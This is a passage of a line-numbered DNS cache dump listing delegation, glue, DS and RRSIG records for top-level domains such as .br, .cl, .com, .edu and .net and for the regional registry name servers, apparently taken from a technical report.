138     171085 NS d.dns.br.

```

```

139     171085 NS e.dns.br.
140     171085 NS f.dns.br.
141 ; additional
142     84685 DS 2471 13 2 (
143         5E4F35998B8F909557FA119C4CBFDCA2D660
144         A26F069EF006B403758A07D1A2E4 )
145 ; additional
146     84685 RRSIG DS 8 1 86400 (
147         20201103200000 20201021190000 26116 .
148         Kf8KYOwY6G4VyTlBWEzKBmMd3kmzmzjZxdw
149         kENElqILJl1OnACBaJhT75iOUPxmYLUQyuj1
150         sThnwrYOfCCz2Lxj8hWMHSGcUE39uyaDxhY7
151         EQ0/S78+hx1sIA+sz9WQwmK+jjRlPdKu2NlI
152         OMS83eugpg+H+veA7nvlLhAc07ZQCJF/pW6
153         nXiysSgTUJHRkDpbwOAuwCUNZimEXDYahi8R
154         06fGn4LVUbKwAO7xn4FhrRLRUwUePnTNntZr
155         jNQpC9FhA2ZkHGR+ivgIa2JDBB5q5yTglsEU
156         1JT+m0c5mRKBOj3c3gFZOanc3ACXsMjH8roT
157         Q41H+TnXYcpp3hSD3w== )
158 ; glue
159 a.dns.br. 171085 A 200.219.148.10
160 ; glue
161     171085 AAAA 2001:12f8:6::10
162 ; glue
163 b.dns.br. 171085 A 200.189.41.10
164 ; glue
165     171085 AAAA 2001:12f8:8::10
166 ; glue
167 c.dns.br. 171085 A 200.192.233.10
168 ; glue
169     171085 AAAA 2001:12f8:a::10
170 ; glue
171 d.dns.br. 171085 A 200.219.154.10
172 ; glue
173     171085 AAAA 2001:12f8:4::10
174 ; glue
175 e.dns.br. 171085 A 200.229.248.10
176 ; glue
177     171085 AAAA 2001:12f8:2::10
178 ; glue
179 f.dns.br. 171085 A 200.219.159.10
180 ; glue
181     171085 AAAA 2001:12f8:c::10
182 ; authanswer
183 ns.dns.br. 171085 A 200.160.0.5
184 ; authanswer
185     171085 RRSIG A 13 3 172800 (
186         20201114215713 20200905210114 38185 dns.br.
187         T6is++K7QHfpwHIwPbColXMc7Jc0W6O5FYK3
188         KkZ7rQat7HqdmNYKc/6ge/YIrI+vu7cesbBH
189         NdTvfZ4XVQNmuw== )
190 ; authanswer
191     171085 AAAA 2001:12ff:0:a20::5
192 ; authanswer
193     171085 RRSIG AAAA 13 3 172800 (
194         20201114215713 20200905210114 38185 dns.br.
195         MvbWthMa8QZuHH0Q+8tg5podU0jVcVo31AOr
196         YWDWjA703eIJTrbDRQ7P6N0d3ozWbiDQZJoJ
197         hjBaAolWQtHHVg== )
198 ; authanswer
199 ns2.dns.br. 171085 A 200.192.232.53
200 ; authanswer
201     171085 RRSIG A 13 3 172800 (
202         20201114220242 20200905215339 38185 dns.br.
203         K1Gv88N0KFqE6RFb8MpCCaZS3HMKKoMahcKX
204         FqNCHZkFxmV9ifgu/Ggm3zhVEfj1bTj402YO
205         7hP3EacM+25oGA== )
206 ; authanswer
207     171085 AAAA 2001:12f8:b:1::53
208 ; authanswer
209     171085 RRSIG AAAA 13 3 172800 (

```

```

210     20201214235437 20201005232119 38185 dns.br.
211     HslMH6XjwDD1XamjBYkQ5RA3qJFmgZAE1b6J
212     yg4dqPD0OdT/ZOPV5HVk3Baulwxxh013QgH+
213     uSMR65FJ3li9Uw== )
214 ; glue
215 cl1-tld.d-zone.ca. 171085 A 185.159.197.56
216 ; glue
217     171085 AAAA 2620:10a:80aa::56
218 ; glue
219 cl2-tld.d-zone.ca. 171085 A 185.159.198.56
220 ; glue
221     171085 AAAA 2620:10a:80ab::56
222 ; glue
223 cl. 171085 NS a.nic.cl.
224     171085 NS b.nic.cl.
225     171085 NS c.nic.cl.
226     171085 NS cl1.dnsnode.net.
227     171085 NS cl-ns.anycast.pch.net.
228     171085 NS cl1-tld.d-zone.ca.
229     171085 NS cl2-tld.d-zone.ca.
230 ; additional
231     84685 DS 21199 8 2 (
232         7D756DFFAB6D3CD9C786FF5C659954C22944
233         FAEF9433EEE26F1D84EB5370B394 )
234 ; additional
235     84685 RRSIG DS 8 1 86400 (
236         20201103200000 20201021190000 26116 .
237         um5lUpF+LsR20+YR0zLqDfTLxflmLo9mDA0r
238         oBNFto+jN8K5UpaPoSVnQ/NnXutPxfwr8kyA
239         vH+l0oRW7bRZR0fQ5/0lJh40j+n4auY/8G6I
240         oiP1TD6OHu/OAuuD2iTaszvGjZw/Hxa+0xJS
241         p5cisa3cMsPv8tkEMxJfgkO3vA+pIdd+PO5d
242         y/KfVJ3f6SeUAUVOMYDStBq3SxaweA4Euk+b
243         DjxdT4RoGH9Fmcs6pbt4JlIJReitmP2x3+Wy
244         TKHM0hruM3AEWvsv179hLg3u00WK134s8BcJ
245         bKjBUOvgUjRU/uXM4TO1ElG0/UU/jn3T8WW6
246         3p/hrGpN+Pt6tVgPpQ== )
247 ; glue
248 a.nic.cl. 171085 A 190.124.27.10
249 ; glue
250     171085 AAAA 2001:1398:121:0:190:124:27:10
251 ; glue
252 b.nic.cl. 171085 A 200.7.4.7
253 ; glue
254     171085 AAAA 2001:1398:274:0:200:7:4:7
255 ; glue
256 c.nic.cl. 171085 A 200.16.112.16
257 ; authanswer
258 sssdns-tld.nic.cl. 41485 A 200.7.5.14
259 ; authanswer
260     41485 RRSIG A 13 3 43200 (
261         20201102122809 20201019182800 57135 nic.cl.
262         JdNcYxSH9caXxWvPomO1YMfMUFYwOhZi/9fN
263         Rkv/qHRBD1+LeKIF8kkQMzEk5I1m7rLha5s
264         M+P+BeFq6qugLg== )
265 ; authanswer
266     41485 AAAA 2001:1398:276:0:200:7:5:14
267 ; authanswer
268     41485 RRSIG AAAA 13 3 43200 (
269         20201103011637 20201020082819 57135 nic.cl.
270         mN2lSnDq62yJlt0ksYcMmpc+ZVuK70LhdKhI
271         DqF1T1ZKN49CKr/EaNa8l1MT1ljo399H7Z3r
272         H0rIgnj09L69og== )
273 ; glue
274 com. 170395 NS a.gtld-servers.net.
275     170395 NS b.gtld-servers.net.
276     170395 NS c.gtld-servers.net.
277     170395 NS d.gtld-servers.net.
278     170395 NS e.gtld-servers.net.
279     170395 NS f.gtld-servers.net.
280     170395 NS g.gtld-servers.net.

```

```
281 170395 NS h.gtld-servers.net.
282 170395 NS i.gtld-servers.net.
283 170395 NS j.gtld-servers.net.
284 170395 NS k.gtld-servers.net.
285 170395 NS l.gtld-servers.net.
286 170395 NS m.gtld-servers.net.
287 ; additional
288 83995 DS 30909 8 2 (
289 E2D3C916F6DEEAC73294E8268FB5885044A8
290 33FC5459588F4A9184CFC41A5766 )
291 ; additional
292 83995 RRSIG DS 8 1 86400 (
293 20201103200000 20201021190000 26116 .
294 Jh6WiattTfm43CaRNwvBlgWkQoaiROR8oZdk
295 YLnV+qqoRmh3JScd7FC8X4crar+UfLbr0dp8
296 PWI9TF6/o3WUNeXvc2WYJ15uk9AWqLJ1s9FQ
297 PkUpDuuNEvSTOemrsiDgT1lv7/Q6urVIobI
298 L+a/sNRBfKEukfOUFUKD7AEjs3OpXWmvWd59
299 zwIZlvtLljqSmGv6QEK5plnylStn2mxFgWdM
300 IP3BKeWdkpXC4nI4rjAMGm+8RvmpXmUH6sjq
301 UK/3FXQ/H8U5jDm7MQ1Pa4XwmlkjSLEyB2iu
302 2lOuhWr6DtDcu6JOD129B5H0AdsJlpmidwm5
303 RO3DjUpsNvtq3XbivQ== )
304 ; glue
305 bitnames.com. 170396 NS ns1.eu.bitnames.com.
306 170396 NS ns1.us.bitnames.com.
307 170396 NS ns2.eu.bitnames.com.
308 170396 NS ns2.us.bitnames.com.
309 170396 NS ns3.us.bitnames.com.
310 ; authanswer
311 ns1.eu.bitnames.com. 170396 A 165.227.133.206
312 ; authanswer
313 170396 AAAA 2a03:b0c0:3:d0::c0:4001
314 ; authanswer
315 ns2.eu.bitnames.com. 170396 A 188.166.56.96
316 ; authanswer
317 170396 AAAA 2a03:b0c0:2:d0::20:1001
318 ; authanswer
319 ns1.us.bitnames.com. 170396 A 178.128.191.122
320 ; authanswer
321 170396 AAAA 2604:a880:2:d0::1ce8:7001
322 ; authanswer
323 ns2.us.bitnames.com. 170396 A 107.170.182.174
324 ; authanswer
325 ns3.us.bitnames.com. 170396 A 136.144.52.122
326 ; authanswer
327 170396 AAAA 2604:1380:3000:8800::1
328 ; glue
329 google.com. 170413 NS ns1.google.com.
330 170413 NS ns2.google.com.
331 170413 NS ns3.google.com.
332 170413 NS ns4.google.com.
333 ; authanswer
334 53 A 216.58.217.14
335 ; glue
336 ns1.google.com. 170413 A 216.239.32.10
337 ; glue
338 170413 AAAA 2001:4860:4802:32::a
339 ; glue
340 ns2.google.com. 170413 A 216.239.34.10
341 ; glue
342 170413 AAAA 2001:4860:4802:34::a
343 ; glue
344 ns3.google.com. 170413 A 216.239.36.10
345 ; glue
346 170413 AAAA 2001:4860:4802:36::a
347 ; glue
348 ns4.google.com. 170413 A 216.239.38.10
349 ; glue
350 170413 AAAA 2001:4860:4802:38::a
351 ; glue
```



```

352 edu.      170394 NS a.edu-servers.net.
353      170394 NS b.edu-servers.net.
354      170394 NS c.edu-servers.net.
355      170394 NS d.edu-servers.net.
356      170394 NS e.edu-servers.net.
357      170394 NS f.edu-servers.net.
358      170394 NS g.edu-servers.net.
359      170394 NS h.edu-servers.net.
360      170394 NS i.edu-servers.net.
361      170394 NS j.edu-servers.net.
362      170394 NS k.edu-servers.net.
363      170394 NS l.edu-servers.net.
364      170394 NS m.edu-servers.net.
365 ; additional
366      83994 DS 28065 8 2 (
367          4172496CDE85534E51129040355BD04B1FCF
368          EBAE996DFDDE652006F6F8B2CE76 )
369 ; additional
370      83994 RRSIG DS 8 1 86400 (
371          20201103200000 20201021190000 26116 .
372          zxV3ZFn/kGoHO8Pujo0NwDTM+S4Dd+Lbc1RK
373          /UfQA5UQZJpkv195u0o5wLJW3nqiQkxpWbOx
374          WNAWjiWh/zaaDZV+9yuN5l7xvUyhUORtpXbW
375          rAsgOrx90Zn5cPFpiiORb6Xh4Nd3/spa/mhn
376          aza8kKY4n/CGb2Z0jgXkar4Pjie26yzOuchd
377          OT2psG5/3YWU9qBidkkYi+LEmGZ+CA74/+q3
378          hOUW8kMYgVlYZb2hHAYiTgbNI5iyD0HkfwJi
379          rvpAK8sa9zM+eevmC+GBpbso3vqLiMiFfPg5
380          +LH++Y4G4kN8rLb9N/57dXx0P0Qn+0yXjXgh
381          zs0S4PTB0zEG7VqL2Q== )
382 ; glue
383 udel.edu. 170395 NS dns1.udel.edu.
384      170395 NS dns2.udel.edu.
385      170395 NS adns1.upenn.edu.
386      170395 NS adns2.upenn.edu.
387      170395 NS adns3.upenn.edu.
388 ; authanswer
389 dns1.udel.edu. 83995 A 128.175.13.16
390 ; authanswer
391 dns2.udel.edu. 83995 A 128.175.13.17
392 ; glue
393 adns1.upenn.edu. 170395 A 128.91.3.128
394 ; glue
395      170395 AAAA 2607:f470:1001::1:a
396 ; glue
397 adns2.upenn.edu. 170395 A 128.91.254.22
398 ; glue
399      170395 AAAA 2607:f470:1002::2:3
400 ; glue
401 adns3.upenn.edu. 170395 A 128.91.251.33
402 ; glue
403      170395 AAAA 2607:f470:1003::3:c
404 ; glue
405 a0.org.afiliias-nst.info. 170394 A 199.19.56.1
406 ; glue
407      170394 AAAA 2001:500:e::1
408 ; glue
409 a2.org.afiliias-nst.info. 170394 A 199.249.112.1
410 ; glue
411      170394 AAAA 2001:500:40::1
412 ; glue
413 c0.org.afiliias-nst.info. 170394 A 199.19.53.1
414 ; glue
415      170394 AAAA 2001:500:b::1
416 ; glue
417 net.      170394 NS a.gtld-servers.net.
418      170394 NS b.gtld-servers.net.
419      170394 NS c.gtld-servers.net.
420      170394 NS d.gtld-servers.net.
421      170394 NS e.gtld-servers.net.
422      170394 NS f.gtld-servers.net.

```

```

423 170394 NS g.gtld-servers.net.
424 170394 NS h.gtld-servers.net.
425 170394 NS i.gtld-servers.net.
426 170394 NS j.gtld-servers.net.
427 170394 NS k.gtld-servers.net.
428 170394 NS l.gtld-servers.net.
429 170394 NS m.gtld-servers.net.
430 ; additional
431 83994 DS 35886 8 2 (
432 7862B27F5F516EBE19680444D4CE5E762981
433 931842C465F00236401D8BD973EE )
434 ; additional
435 83994 RRSIG DS 8 1 86400 (
436 20201103200000 20201021190000 26116 .
437 fryhH1UyT6IfAoRxb+x5X78WsnfJ7IY9FoiB
438 NENnxxCVxwEGKB3g8dmKDWU5DIewQkxhxEML
439 mes7RtToUcr14DAflhRE9lW485vP846y6KJw
440 mhEN29JGrox6XY02XSxoZy4R9BHc7GGjaPJK
441 VyhZYgdAP+7H1U10bwtiFaljpf1586ZupQzm
442 c3t7Og5i8PpGGbWpbnTNTXsJk/20k3t3eDRI
443 R6Iv4Ucp6UZ9tU+XHZgwsTGyoeuMmD10Egpj
444 FsgecAPyDzpnPMvPAeRpSmC+fKtn/YmEBwUr
445 svu3Bfp9xs9w+Z7CqWkcQvNOiTO7sEsDjbjkz
446 JCbJcOiYm1Ax/RjQPA== )
447 ; glue
448 afrinic.net. 171085 NS nsl.afrinic.net.
449 171085 NS ns2.afrinic.net.
450 171085 NS ns4.apnic.net.
451 171085 NS tinnie.arin.net.
452 171085 NS afrinic.authdns.ripe.net.
453 ; additional
454 84685 DS 23885 8 2 (
455 761879E106E2F37BE8EFFDB0B463908741EA
456 B785BB511B7A4A4EEBB160B2A68C )
457 ; additional
458 84685 RRSIG DS 8 2 86400 (
459 20201025065559 20201018054559 15314 net.
460 SGXcE3+q9QEojJG/veXg07vxjBlKyCibp2uX
461 kF/2d7rkwl13JqAPhXaAyriN89q8Qxx6Jbsf
462 cwwvxZYXUFBCWfIOQlU0ysZ8F5IbJVeWHyha
463 dlGjhvfE637tVZHJ64g4ATER1SpwaHoozmzb
464 z5hEHQ5DHYjxpo9bKn7NSp/hV8nZbcTm5RBn
465 5G/6+rBVconUYDxK0g3EgdHdzZqWYAfogg== )
466 ; glue
467 nsl.afrinic.net. 171085 A 196.216.2.1
468 ; glue
469 171085 AAAA 2001:42d0::200:2:1
470 ; authanswer
471 ns2.afrinic.net. 1885 A 196.216.168.10
472 ; authanswer
473 1885 RRSIG A 8 3 3600 (
474 20201103102128 20201004140016 37851 afrinic.net.
475 FA3wFhPOMzqCQ3yBpVbqYrxjo696Y007wHKA
476 V+QU9bxEBrVQ/wOjj1TshyYl3PzTa+Z7X8jS
477 dZS/d8BDHuEAsr3W8cjuwSDU22DdZFbtadk/
478 TpvvW0VOypYKDHxnEV7IOrPd2j5ulPkzEcrb
479 oR7IVUBhWhGcFsVy4qVJR7iOjPw= )
480 ; authanswer
481 1885 AAAA 2001:43f8:120::10
482 ; authanswer
483 1885 RRSIG AAAA 8 3 3600 (
484 20201104031143 20201005020016 37851 afrinic.net.
485 HQTeeKbMWJlTivbsQ/jxc89Mt/zPrpIx44oi
486 metvFYJGyiLJS50Vlxs8GT/mBOqa9vf1XdcF
487 NpxiMgfUIXavbneIbFcux3B5x1SIODZtM4q6
488 EtTclTulB+sEVpfYxFeS7FUavdim1ANzqYAK
489 cGyE7mLyAIAiRcksTuURyM3Sqt4= )
490 ; authanswer
491 ns3.afrinic.net. 1885 A 204.61.216.100
492 ; authanswer
493 1885 RRSIG A 8 3 3600 (

```

```
494 20201101060339 20201003000014 37851 afrinic.net.
495 vYnvko07hDJrrjtb1ZTDsepZI0gxbWbtEqik
496 p2CXzPn8vpzTiG9j6UxccUgmijqRE99H4Pp
497 mEcj0Qi0vCkjc1KAe3N5fq1xZTPhvVR0nuTf
498 s1Ik3dIEoBV9Rs2XaV8K3m7gKqOdyQQKue+K
499 X40cAwGAb+7g4C+LlviPZZbZYIE= )
500 ; authanswer
501 1885 AAAA 2001:500:14:6100:ad::1
502 ; authanswer
503 1885 RRSIG AAAA 8 3 3600 (
504 20201103122400 20201004190018 37851 afrinic.net.
505 n5Ks2idOOIX+hYa3+z1GePUNhWEkZmrjfg32
506 EfEsvqaFLFIcvZvvyW/wRkB/N86Tgu/Dtb00
507 x+YMR3IkZjuBwltEjQs9kshai2gH4hhH9Qr5
508 6D0/6Nc6tj2+WLiDQK8fUnt5jfefHUBSzYEN
509 769/m/mK8gt4WrxT/JMxR6tG3yE= )
510 ; glue
511 ns4.apnic.net. 171085 A 202.12.31.53
512 ; glue
513 171085 AAAA 2001:dd8:12::53
514 ; glue
515 arin.net. 171085 NS u.arin.net.
516 171085 NS ns1.arin.net.
517 171085 NS ns2.arin.net.
518 171085 NS ns3.arin.net.
519 ; additional
520 84685 DS 5612 5 1 (
521 22C43CC6D8E43B082DEFE833A174292ADE91
522 8F6D )
523 84685 DS 5612 5 2 (
524 B7B5FAAACFE8F7F5744E4458D358FB9D79FF
525 8E5BA4D1DAD57A754E99C2343B52 )
526 ; additional
527 84685 RRSIG DS 8 2 86400 (
528 20201026070545 20201019055545 15314 net.
529 LG4N4VBHZbv9xnadRfj8ggpZOy81yVUekkMu
530 VnsrnmP+tjkac6JUJef/4XVPhIIAqKBqmfTM
531 c9M6vE8xC1IS60ucGarLBAFSWjCZLZZh5ImF
532 7foVEc7plig0j8SzQiv2acEks9VolKFdsJpL
533 tK13LnyvqXnYuk1mPG5pVwgq3dP+yXEdFXiN
534 i6BBIS9DFm/H6+VK+AK8oMvSyDzc0fN7mg== )
535 ; glue
536 ns1.arin.net. 171085 A 199.212.0.108
537 ; glue
538 171085 AAAA 2001:500:13::108
539 ; glue
540 ns2.arin.net. 171085 A 199.71.0.108
541 ; glue
542 171085 AAAA 2001:500:31::108
543 ; authanswer
544 ns3.arin.net. 41485 A 199.5.26.108
545 ; authanswer
546 41485 RRSIG A 5 3 43200 (
547 20201104120008 20201021110008 64246 arin.net.
548 H4EG1J/wNJW3os8SSaVo2hLRIS4/C9Q+Cx18
549 4zcd++TcYRvYqpeX5uDJVtCY/E9rK4xSPjc5
550 qQoiNCogBYG/GHnfYd+NPsAAVOioie65KcH3
551 76L+GQpg36W77keMOvmRz6cISzILU2XoA001
552 IXSFyPGe3/CFsHw+VbxRPMbe8ds= )
553 ; authanswer
554 41485 AAAA 2001:500:a9::108
555 ; authanswer
556 41485 RRSIG AAAA 5 3 43200 (
557 20201104120008 20201021110008 64246 arin.net.
558 mxMt0dxacFrOp/5/Q3539/zK9QWCaThPbdw/
559 3puguoELUYwdlrqVkpGapnPJ+qh1IWeiHhQW
560 372GibdxTYhY60Oh9ykb/dPFGXRrdgDT+C1k
561 7nHRySeq9z8e43sQkME+NnJv8cRioPerg2UR
562 3oIzTfnUd6ZcNRpY53YxPgG/GcQ= )
563 ; authanswer
564 r.arin.net. 41485 A 199.180.180.63
```

```
565 ; authanswer
566     41485 RRSIG A 5 3 43200 (
567         20201104120008 20201021110008 64246 arin.net.
568         iwx+WuONGRefKhBSydC6AFxBdamly6XN2r+G
569         Vln+Jokp8ci6UbTjEXG2btOd/iw1Wc7Jwsth
570         xrViJio3PbGlycCICwiZnyE50JU1NWqMy/9F
571         nTLsxlj9rAmKPWmZzzvoZbtsIMU4qQeTl3aR
572         przaiK0XVo33kV7VPn0uNAMntvI= )
573 ; authanswer
574     41485 AAAA 2001:500:f0::63
575 ; authanswer
576     41485 RRSIG AAAA 5 3 43200 (
577         20201104120008 20201021110008 64246 arin.net.
578         ly1x9Y4doEexyCkQzTryPQ4QdrDUU0mLF+wW
579         SIR68+A7Pnnxd/HGiouHXxD9k3HnrqewKgS7
580         rVmPlnjZOGiwLs823ot55p9VKNgYZWLiYUfi
581         V5n+FDsvTk8RZtjbcwQR102Og8UyuEqJxRgB
582         D1ZPhc58tEG0xAon7vU1fjySXpk= )
583 ; glue
584 tinnie.arin.net. 171085 A 199.212.0.53
585 ; glue
586     171085 AAAA 2001:500:13::c7d4:35
587 ; authanswer
588 u.arin.net. 41485 A 204.61.216.50
589 ; authanswer
590     41485 RRSIG A 5 3 43200 (
591         20201104120008 20201021110008 64246 arin.net.
592         Miu4sJnq6LkmSpUYkkt3NZAfEh2g9nUB25FX
593         rslnmP5LILVxQ5t7c/acDLM/tOLX2uwkIt+c
594         GL3gKL28nL99fmYfYc7s9mbF21BBepZ29bQW
595         xbt/DcR5GE5ppmexbIwvob7Qg9DqrCkm7lEZ
596         RysQV5c6nbZOA3uVG5rCEHTR180= )
597 ; authanswer
598     41485 AAAA 2001:500:14:6050:ad::1
599 ; authanswer
600     41485 RRSIG AAAA 5 3 43200 (
601         20201104120008 20201021110008 64246 arin.net.
602         U84nXf7nu7QxoYKqpSnuhe91aQnosUFQRsY9
603         VVr9UP9BDe3+Uvk1P/2GZY2eJ3K1BfK61Fb9
604         uld3fag3H7ODH0cGQqwa4tGTFQ561PgN4mY/
605         RL0IT/f5qhy4rA5YChSntVzDPITnSMv0wzrq
606         D51TOcTGqDWukzSLEIj16yq26h8= )
607 ; authanswer
608 x.arin.net. 41485 A 199.180.180.63
609 ; authanswer
610     41485 RRSIG A 5 3 43200 (
611         20201104120008 20201021110008 64246 arin.net.
612         sGWGh/LLxJz7GloVBLGRB3PfdT262ALWxMFF
613         pqARfGtCcWCjiXqCt5Xop7RgfucmTXSDDdvW
614         fIPTTB112LuCZTVct6VLSf2EuWZrfVrJQHox
615         NGF/UX53Re9Q1VRxP0ZZpVCx87JcTfWloh/M
616         f8B6tuMjWRY8fTXDhp40swFwbo= )
617 ; authanswer
618     41485 AAAA 2001:500:f0::63
619 ; authanswer
620     41485 RRSIG AAAA 5 3 43200 (
621         20201104120008 20201021110008 64246 arin.net.
622         MuKk7bg37di2k13jIihQb9Mmlnutht5+mS+H
623         OxM8yXT0TwtXjBw1saKN+IEoo4FXxgh5+1dd
624         9C36poUA57SkCk40jhCPd7B4ipwKicD8T2EU
625         bjICuQmx+jhfJKGredIZDBvJ9Vpmnjb7F9r2
626         uJadVRMXbIYzpAvxIwhzTIRBONU= )
627 ; authanswer
628 y.arin.net. 41485 A 192.82.134.30
629 ; authanswer
630     41485 RRSIG A 5 3 43200 (
631         20201104120008 20201021110008 64246 arin.net.
632         p8svF7beQ9Gpg0RS8RIOEZ6aqlg57XxFpX+e
633         4SwsBhbHThpcr6fz9SPP5eNboe2cEI6nnb7d
634         /ksMrTMGZ7zCEH5J1rRQFvKn+nxZoK9DvjqH
635         SiYDScsNqjpXa+UoiL5LQIude2IZCur3pwNT
```

```

636         tA3HPzNH543ByBa8PgBLcdYAkMQ= )
637 ; authanswer
638     41485 AAAA 2001:500:127::30
639 ; authanswer
640     41485 RRSIG AAAA 5 3 43200 (
641         20201104120008 20201021110008 64246 arin.net.
642         Aw4jUTxsYi2DPe5itdRyoQUC7ShJn8vfLnFa
643         fbFHQwSR00k5q9SO36ZZKCqB7bNP6MHg+GzC
644         8HShjgXFyWJjUwKdsPz2Aa+VmiloNn9baf0z
645         Agxfqt7Qo003/Iy00qIVBsrew8rI8SnUXrzf
646         6JCAwvSVpAE5kVfe2LJpe3lBBBI= )
647 ; authanswer
648 z.arin.net. 41485 A 199.212.0.63
649 ; authanswer
650     41485 RRSIG A 5 3 43200 (
651         20201104120008 20201021110008 64246 arin.net.
652         mdnkc1ATQCsHfECXxjEed6f10SY4ZTWPpJMb
653         pb/5QfAcTh6YIms4wl8JX72z+yBDtvzKodHg
654         LO9S5VyRMlUdwAbTa6Iva7U16jhjPdrTCZwG
655         5dApXTxA2XCXGEM5XUrDPG/gt/ZpKWNgnVuq
656         EiMoKD03igWWZxEG7CYZwB4o0f0= )
657 ; authanswer
658     41485 AAAA 2001:500:13::63
659 ; authanswer
660     41485 RRSIG AAAA 5 3 43200 (
661         20201104120008 20201021110008 64246 arin.net.
662         iloIlyxemj6bqathhAMOB4HZmIBuBONnDyP3
663         Q6CFrfuCLmuYyTWOJpwv/z2b4E3tf8YValjH
664         74OhLKgXRyXE1nfggHF/MSxGO9j7mhVd7O9x
665         LKLLhJWFc7ksPyAc9WEvLypFow08X4zOlpaG
666         RloWSL1zz8vxQ15aHWXSuiuPZgs= )
667 ; glue
668 c11.dnsnode.net. 171085 A 194.146.106.34
669 ; glue
670     171085 AAAA 2001:67c:1010:8::53
671 ; glue
672 dynamicnetworkservices.net. 170395 NS ns1.dynamicnetworkservices.net.
673     170395 NS ns2.dynamicnetworkservices.net.
674     170395 NS ns3.dynamicnetworkservices.net.
675     170395 NS ns4.dynamicnetworkservices.net.
676     170395 NS ns5.dynamicnetworkservices.net.
677     170395 NS ns6.dynamicnetworkservices.net.
678     170395 NS ns7.dynamicnetworkservices.net.
679 ; glue
680 ns1.dynamicnetworkservices.net. 170395 A 208.78.70.136
681 ; glue
682     170395 AAAA 2001:500:90:1::136
683 ; glue
684 ns2.dynamicnetworkservices.net. 170395 A 204.13.250.136
685 ; glue
686 ns3.dynamicnetworkservices.net. 170395 A 208.78.71.136
687 ; glue
688     170395 AAAA 2001:500:94:1::136
689 ; glue
690 ns4.dynamicnetworkservices.net. 170395 A 204.13.251.136
691 ; glue
692 ns5.dynamicnetworkservices.net. 170395 A 162.88.60.21
693 ; glue
694     170395 AAAA 2600:2000:1000::21
695 ; glue
696 ns6.dynamicnetworkservices.net. 170395 A 162.88.61.21
697 ; glue
698     170395 AAAA 2600:2000:1001::21
699 ; glue
700 ns7.dynamicnetworkservices.net. 170395 A 108.59.165.1
701 ; glue
702     170395 AAAA 2a02:e180:8::1
703 ; authauthority
704 dynect.net. 83995 NS ns1.dynamicnetworkservices.net.
705     83995 NS ns2.dynamicnetworkservices.net.
706     83995 NS ns3.dynamicnetworkservices.net.

```

```
707      83995 NS ns4.dynamicnetworkservices.net.
708      83995 NS ns5.dynamicnetworkservices.net.
709      83995 NS ns6.dynamicnetworkservices.net.
710      83995 NS ns7.dynamicnetworkservices.net.
711 ; authanswer
712 ns1.p20.dynect.net. 83995 A 208.78.70.20
713 ; authanswer
714 ns2.p20.dynect.net. 83995 A 204.13.250.20
715 ; authanswer
716 ns3.p20.dynect.net. 83995 A 208.78.71.20
717 ; authanswer
718 ns4.p20.dynect.net. 83995 A 204.13.251.20
719 ; glue
720 a.edu-servers.net. 170394 A 192.5.6.30
721 ; glue
722      170394 AAAA 2001:503:a83e::2:30
723 ; glue
724 b.edu-servers.net. 170394 A 192.33.14.30
725 ; glue
726      170394 AAAA 2001:503:231d::2:30
727 ; glue
728 c.edu-servers.net. 170394 A 192.26.92.30
729 ; glue
730      170394 AAAA 2001:503:83eb::30
731 ; glue
732 d.edu-servers.net. 170394 A 192.31.80.30
733 ; glue
734      170394 AAAA 2001:500:856e::30
735 ; glue
736 e.edu-servers.net. 170394 A 192.12.94.30
737 ; glue
738      170394 AAAA 2001:502:1ca1::30
739 ; glue
740 f.edu-servers.net. 170394 A 192.35.51.30
741 ; glue
742      170394 AAAA 2001:503:d414::30
743 ; glue
744 g.edu-servers.net. 170394 A 192.42.93.30
745 ; glue
746      170394 AAAA 2001:503:eea3::30
747 ; glue
748 h.edu-servers.net. 170394 A 192.54.112.30
749 ; glue
750      170394 AAAA 2001:502:8cc::30
751 ; glue
752 i.edu-servers.net. 170394 A 192.43.172.30
753 ; glue
754      170394 AAAA 2001:503:39c1::30
755 ; glue
756 j.edu-servers.net. 170394 A 192.48.79.30
757 ; glue
758      170394 AAAA 2001:502:7094::30
759 ; glue
760 k.edu-servers.net. 170394 A 192.52.178.30
761 ; glue
762      170394 AAAA 2001:503:d2d::30
763 ; glue
764 l.edu-servers.net. 170394 A 192.41.162.30
765 ; glue
766      170394 AAAA 2001:500:d937::30
767 ; glue
768 m.edu-servers.net. 170394 A 192.55.83.30
769 ; glue
770      170394 AAAA 2001:501:b1f9::30
771 ; glue
772 a.gtld-servers.net. 170394 A 192.5.6.30
773 ; glue
774      170394 AAAA 2001:503:a83e::2:30
775 ; glue
776 b.gtld-servers.net. 170394 A 192.33.14.30
777 ; glue
```

```

778     170394 AAAA 2001:503:231d::2:30
779 ; glue
780 c.gtld-servers.net. 170394 A 192.26.92.30
781 ; glue
782     170394 AAAA 2001:503:83eb::30
783 ; glue
784 d.gtld-servers.net. 170394 A 192.31.80.30
785 ; glue
786     170394 AAAA 2001:500:856e::30
787 ; glue
788 e.gtld-servers.net. 170394 A 192.12.94.30
789 ; glue
790     170394 AAAA 2001:502:1ca1::30
791 ; glue
792 f.gtld-servers.net. 170394 A 192.35.51.30
793 ; glue
794     170394 AAAA 2001:503:d414::30
795 ; glue
796 g.gtld-servers.net. 170394 A 192.42.93.30
797 ; glue
798     170394 AAAA 2001:503:eea3::30
799 ; glue
800 h.gtld-servers.net. 170394 A 192.54.112.30
801 ; glue
802     170394 AAAA 2001:502:8cc::30
803 ; glue
804 i.gtld-servers.net. 170394 A 192.43.172.30
805 ; glue
806     170394 AAAA 2001:503:39c1::30
807 ; glue
808 j.gtld-servers.net. 170394 A 192.48.79.30
809 ; glue
810     170394 AAAA 2001:502:7094::30
811 ; glue
812 k.gtld-servers.net. 170394 A 192.52.178.30
813 ; glue
814     170394 AAAA 2001:503:d2d::30
815 ; glue
816 l.gtld-servers.net. 170394 A 192.41.162.30
817 ; glue
818     170394 AAAA 2001:500:d937::30
819 ; glue
820 m.gtld-servers.net. 170394 A 192.55.83.30
821 ; glue
822     170394 AAAA 2001:501:b1f9::30
823 ; glue
824 lacnic.net. 171085 NS a.lactld.org.
825     171085 NS ns.lacnic.net.
826     171085 NS ns2.dns.br.
827     171085 NS ns2.lacnic.net.
828     171085 NS ns4.apnic.net.
829     171085 NS lacnic.authdns.ripe.net.
830     171085 NS tinnie.arin.net.
831 ; additional
832     84685 DS 46834 8 1 (
833         213D77DD7F1EA58013177588DFB09F3E5B63
834         E7C5 )
835 ; additional
836     84685 RRSIG DS 8 2 86400 (
837         20201027065823 20201020054823 15314 net.
838         cNiQGQxwzn8GJkVUjpEOYOee8U40yqH51Koz
839         KJ8Q9CkNpvx5lhFQ0yDQPdbRZuPOF71KYbVB
840         Cbn3t70CTcJG2WDLgShen6B3dfDhGhYGQ61D
